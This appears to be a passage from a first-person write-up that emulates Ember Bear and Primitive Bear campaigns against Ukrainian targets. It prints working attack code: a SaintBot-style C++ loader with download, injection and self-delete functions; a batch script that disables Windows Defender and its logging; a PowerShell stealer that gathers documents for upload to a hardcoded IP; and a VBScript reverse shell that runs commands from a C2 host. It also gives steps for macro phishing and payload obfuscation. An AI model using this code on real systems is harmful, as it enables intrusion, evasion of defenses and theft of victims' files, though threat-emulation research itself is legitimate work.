
The attackers used the Discord C2 (Command and Control) API as a means to establish a communication channel between their payload and the attacker's server. By using Discord as a C2 server, attackers can hide their malicious activities among the legitimate traffic to Discord, making it harder for security teams to detect the threat.

Payload Analysis for Feb. 2 Attack

As seen above, the actors leverage Discord's content delivery network (CDN) to host their payload, which is a common technique that the threat group uses across many of their attacks. **The use of Discord benefits threat actors since the popularity of Discord's servers for gaming, community groups and other legitimate usage causes many URL filtering systems to place a high degree of trust in its domain. Discord's terms of service do not allow malicious use of its CDN, and the company has been working to find and block abuses of its platform.**

First, i need to create a Discord account and activate its permissions, as shown in the following figure

1. Create Discord Application.



2. Configure Discord Application.

The screenshot shows the Discord Developer Portal's OAuth2 settings page for an application named "Alen DC App 2". The "Bot" intent is highlighted with a red box and a red number 1. Other intents like "Presence Intent" and "Server Members Intent" are also listed but not highlighted.

REQUIRES OAUTH2 CODE GRANT
If your application requires multiple scopes then you may need the full OAuth2 flow to ensure a bot doesn't join before your application is granted a token.

Privileged Gateway Intents
Some [Gateway Intents](#) require approval if your bot is verified. If your bot is not verified, you can toggle those intents below to access them.

PRESENCE INTENT
Required for your bot to receive [Presence Update](#) events.
NOTE: Once your bot reaches 100 or more servers, this will require verification and approval. [Read more here](#)

SERVER MEMBERS INTENT
Required for your bot to receive events listed under [GUILD_MEMBERS](#).
NOTE: Once your bot reaches 100 or more servers, this will require verification and approval. [Read more here](#)

MESSAGE CONTENT INTENT
Required for your bot to receive [message content](#) in most messages.
NOTE: Once your bot reaches 100 or more servers, this will require verification and approval. [Read more here](#)

3. Go to "Bot", find "Privileged Gateway Intents", turn on all three "Intents", and save.

The screenshot shows the "Build-A-Bot" section of the Discord Developer Portal. A new token has been generated, which is highlighted with a red box and a red number 2. The token value is "MT#4643". Below it are "Copy" and "Reset Token" buttons.

Back to Applications

SELECTED APP

SETTINGS

General Information

OAuth2

Bot

Rich Presence

App Testers

MONETIZATION

Getting Started

Bot

Bring your app to life on Discord with a Bot user. Be a part of chat in your users' servers and interact with them directly.

Learn more about bot users

A new token was generated! Be sure to copy it as it will not be shown to you again.

Build-A-Bot

Bring your app to life by adding a bot user. This action is irreversible (because robots are too cool to destroy).

ICON

USERNAME

TOKEN

For security purposes, tokens can only be viewed once, when created. If you forgot or lost access to your token, please regenerate a new one.

MT #4643


Copy Reset Token

Authorization Flow

These settings control how OAuth2 authorizations are restricted for your bot (who can add your bot and how it is added).

This script integrates Discord API functionality to facilitate communication between the compromised system and the attacker-controlled server, thereby potentially hiding the traffic within legitimate Discord communication and checks if the Discord bot token and channel ID are provided.

If they are, it starts the Discord bot functionalities; otherwise, it proceeds with just the IP and port. This way, the script can continue the connection without the Discord details if they are not entered.



The fourth stage (SaintBot payload Loader)

SaintBot is a recently discovered malware loader, documented in April 2021 by MalwareBytes. It contains capabilities to download further payloads as requested by threat actors, executing the payloads through several different means, such as injecting into a spawned process or loading into local memory. It can also update itself on disk—and remove any traces of its existence—as and when needed. SHA-256: e8207e8c31a8613112223d126d4f12e7a5f8caf4acaaf40834302ce49f37cc9c


1. Locale Check: The `IsSupportedLocale` function checks if the system's locale matches specific locales.

2. Downloading Payload: The `DownloadPayload` function downloads a file from a specified URL and saves it to a specified filepath.

A screenshot of a code editor showing the C++ source code for SaintBot. The code includes functions for handling command-line arguments, performing a locale check, and downloading a payload from a specified URL. It also includes comments for injecting the payload into a process and updating the executable if needed. The code is well-structured with proper indentation and commenting.

3. Injecting into a Process: The `InjectIntoProcess` function injects a DLL into a running process by its name.

4. Self-Deleting: The `SelfDelete` function deletes the executable after its execution.




The screenshot shows a code editor window with a dark theme. The file being edited is named `SaintBot.cpp`. The code contains functions for checking supported locales and downloading payloads. It uses the `LoadLibrary` and `GetProcAddress` functions from `ntdll.dll` to interact with the Windows API. The code is written in C++ and includes comments explaining the logic for locale detection and payload download.

```
File Edit Selection View Go Run Terminal Help
SaintBot.cpp ×
home > s3n4t0r > Ember Bear > SaintBot.cpp
21
22     BOOL IsSupportedLocale()
23     {
24         HMODULE hNtDll = LoadLibrary("ntdll.dll");
25         if (!hNtDll) return FALSE;
26
27         pNtQueryDefaultLocale NtQueryDefaultLocale = (pNtQueryDefaultLocale)GetProcAddress(hNtDll, "NtQueryDefaultLocale");
28         if (!NtQueryDefaultLocale)
29             FreeLibrary(hNtDll);
30         return FALSE;
31     }
32
33     LCID DefaultLocaleId = 0;
34     if (!NtQueryDefaultLocale(FALSE, &DefaultLocaleId) >= 0)
35     {
36         FreeLibrary(hNtDll);
37         return (DefaultLocaleId == 0x419 || // Russian (Russia)
38                 DefaultLocaleId == 0x422 || // Ukrainian (Ukraine)
39                 DefaultLocaleId == 0x423 || // Belarusian (Belarus)
40                 DefaultLocaleId == 0x42B || // Armenian (Armenia)
41                 DefaultLocaleId == 0x43F || // Kazakh (Kazakhstan)
42                 DefaultLocaleId == 0x818 || // Romanian (Moldova)
43                 DefaultLocaleId == 0x819); // Russian (Moldova)
44     }
45     FreeLibrary(hNtDll);
46     return FALSE;
47 }
48
49     BOOL DownloadPayload(const char* url, const char* filepath)
50 {
51     HINTERNET hInternet = InternetOpen("Mozilla/5.0", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
52     if (!hInternet) return FALSE;
Ln 1, Col 1  Spaces:4  UTF-8  LF  C++  Q
```

The fifth stage (disable windows defender)

This batch file is used to disable Windows Defender functionality. It accomplishes this by executing multiple commands via CMD that modify registry keys and disabling Windows Defender scheduled tasks.




The screenshot shows a terminal window titled `windows_defender` running in an Oracle VM VirtualBox environment. The terminal displays a batch script that performs several registry modifications and disables scheduled tasks. The output shows the success of each command, indicating that Windows Defender has been disabled.

```
Open windows_defender - [Running] - Oracle VM VirtualBox
windows_defender
1- @echo off
2 Disable Real-time protection
3
4 reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
5 reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableRealTimeProtection" /t REG_DWORD /d 1 /f
6 reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d 1 /f
7 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MPEngine" /v "DisableMpEngine" /t REG_DWORD /d 1 /f
8 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealTimeMonitoring" /t REG_DWORD /d 1 /f
9 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealTimeMonitoring" /t REG_DWORD /d 1 /f
10 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealTimeMonitoring" /t REG_DWORD /d 1 /f
11 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealTimeMonitoring" /t REG_DWORD /d 1 /f
12 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealTimeMonitoring" /t REG_DWORD /d 1 /f
13 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableReporting" /t REG_DWORD /d 1 /f
14 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableSpyNet" /t REG_DWORD /d 1 /f
15 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableSpyNet" /t REG_DWORD /d 1 /f
16 reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableSpyNet" /t REG_DWORD /d 1 /f
17
18 Disable Logging
19 reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAppLogger" /v "LogLevel" /t REG_DWORD /d 0 /f
20 reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAppLogger" /v "LogLevel" /t REG_DWORD /d 0 /f
21
22 rem Disable WD Tasks
23 schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /StatusDISABLED
24 schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /StatusDISABLED
25 schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /StatusDISABLED
26 schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /StatusDISABLED
27 schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /StatusDISABLED
28
29 echo Windows Defender real-time protection has been disabled.
30 pause
```

The sixth stage (OutSteel stealer)

OutSteel is a file uploader and document stealer developed with the scripting language AutoIT. It is executed along with the other binaries. It begins by scanning through the local disk in search of files containing specific extensions, before uploading those files to a hardcoded command and control (C2) server. I simulated this Infostealer but through PowerShell Script.



```
OutSteel.ps1
~/Ember Bear
Ln 8, Col 26

1 $url_dwn1 = "http://eumr.site/load74h74838.exe"
2 $url = "http://185.244.41.109:8080/upld/"
3 $dsks = Get-WmiObject Win32_LogicalDisk -Filter "DriveType=3"
4 $reme = 0
5
6 # Identify Home Drive and set $reme to its index
7 $homeDrive = [System.Environment]::GetEnvironmentVariable("HOMEPATH")
8 foreach ($dsks in $dsks) {
9     if ($dsks.DeviceID -eq $homeDrive) {
10         $reme = $dsks
11         break
12     }
13 }
14
15 # Get Serial Number of Home Drive
16 $suuid = (Get-Volume -DriveLetter $reme.DeviceID[0]).ObjectId.Guid
17
18 # Define file types to search for
19 $fileTypes = @(*.doc, *.docx, *.pdf, *.ppt, *.pptx, *.dot, *.xls, *.xlsx, *.csv, *.rtf, *.mdb, *.accdb, *.pot, *.pps,
20   *.pst, *.ppa, *.rar, *.zip, *.tar, *.7z, *.txt)
21
22 # Search and Upload Files
23 foreach ($dsks in $dsks) {
24     $driveLetter = $dsks.DeviceID
25     foreach ($fileType in $fileTypes) {
26         $files = Get-ChildItem -Path "$driveLetter\" -Recurse -Filter $fileType -ErrorAction SilentlyContinue
27         foreach ($file in $files) {
28             $fileName = $file.FullName
29             $fileNameHex = [BitConverter]::ToString([System.Text.Encoding]::UTF8.GetBytes($fileName)) -replace ' ', ''
30             $uri = "$url$uuuid"
31             $content = [IO.File]::ReadAllBytes($file.FullName)
```

Primitive Bear

This is a simulation of attack by (Primitive Bear) APT group targeting the State Migration Service of Ukraine the attack campaign was active from first of December to June 2021, The attack chain starts with Word document sent to the victim via email then VBS payload is used to obtain the command and control, before placing the payload or injecting it into the Word file an obfuscation of the payload is done to create an evasion of the detection then it is injected through the macro into the Word document, Then i create an SFX archive and put the payload Word file inside it to get command and control and use this SFX archive to perform a spear phishing attack then i get command and control by opening the Word file. I relied on palo alto networks to figure out the details to make this simulation: <https://unit42.paloaltonetworks.com/gamaredon-primitive-bear-ukraine-update-2021/>



1. Create the Word Document: Write a Word document (.doc or .docx) containing the macro with the obfuscated VBS payload. The macro should be designed to execute the payload when the document is opened.
2. Create a VBScript payload designed to establish a reverse connection to the Command and Control (C2) server.
3. Obfuscate the VBS Payload: Obfuscate the VBS payload to make it more difficult to detect by antivirus software or security solutions.
4. Create a Self-Extracting Archive with WinRAR: Use WinRAR to create a self-extracting (SFX) archive. Add the Word document containing the macro and the obfuscated VBS payload to the archive.
5. Place the obfuscated VBS payload and word file inside the SFX archive to send to the target.
6. Final result make remote communication by utilizes DES encryption for secure data transmission between the attacker server and the target.

Message


Delete Reply All Reply Forward Attachment Move Junk Rules Read/Unread Categorize Follow Up

ЗВІТ ЛИСТОПАД

○ Гуріна Яна Вікторівна <yana_gurina@ukr.net>
To: ○ Каланчацький РС


Wednesday, December 1, 2021 at 6:37 AM

Download All • Preview All



The first stage (delivery technique)

I began by drafting the phishing email in a Word document for the upcoming attack. Subsequently, prior to crafting the payload, which will consist of a VBS Script injected into macros, I will encapsulate them within an SFX file. The assault targeted the Ukrainian Immigration Department, with the phishing correspondence purporting to offer financial assistance totaling 2 billion dollars.



This word file will be used to place the VBS script payload into it after obfuscation here will help make detection more difficult when placing this VBS script inside the macro in word file.

The Second stage (VBScript payload)

First i will create a VBS payload which is a simple VBS script designed to establish a reverse connection to the C2 server then open a Word file enable macros and insert the payload into the macro finally i will save the document.

```
1 Option Explicit
2 On Error Resume Next
3
4 CONST callbackUrl = "http://192.168.1.1:4444/"
5
6 Dim xmlhttpReq, shell, execObj, command, break, result
7
8 Set shell = CreateObject("WScript.Shell")
9
10 break = False
11 While break <> True
12     Set xmlhttpReq = Wscript.CreateObject("MSXML2.ServerXMLHTTP")
13     xmlhttpReq.Open "GET", callbackUrl, false
14     xmlhttpReq.Send
15
16     command = "cmd /c " & Trim(xmlhttpReq.responseText)
17
18     If InStr(command, "EXIT") Then
19         break = True
20     Else
21         Set execObj = shell.Exec(command)
22
23         result = ""
24         Do Until execObj.StdOut.AtEndOfStream
25             result = result & execObj.StdOut.ReadAll()
26         Loop
27
28         Set xmlhttpReq = WScript.CreateObject("MSXML2.ServerXMLHTTP")
29         xmlhttpReq.Open "POST", callbackUrl, false
30         xmlhttpReq.Send(result)
31     End If
```

The third stage (Obfuscation VBS payload)

But before I put the VBS payload in the macro i will make an obfuscate to the scripts to make it difficult to detect and i used online VBScript obfuscator to make obfuscate: <https://isvbscriptdead.com/vbs-obfuscator/>

```
result = result & execObj.StdOut.ReadAll()
Loop

Set xmlhttpReq = WScript.CreateObject("MSXML2.ServerXMLHTTP")
xmlhttpReq.Open "POST", callbackUrl, false
xmlhttpReq.Send(result)
End If
Wend
```

Output: Obfuscated VBScript Source Code.

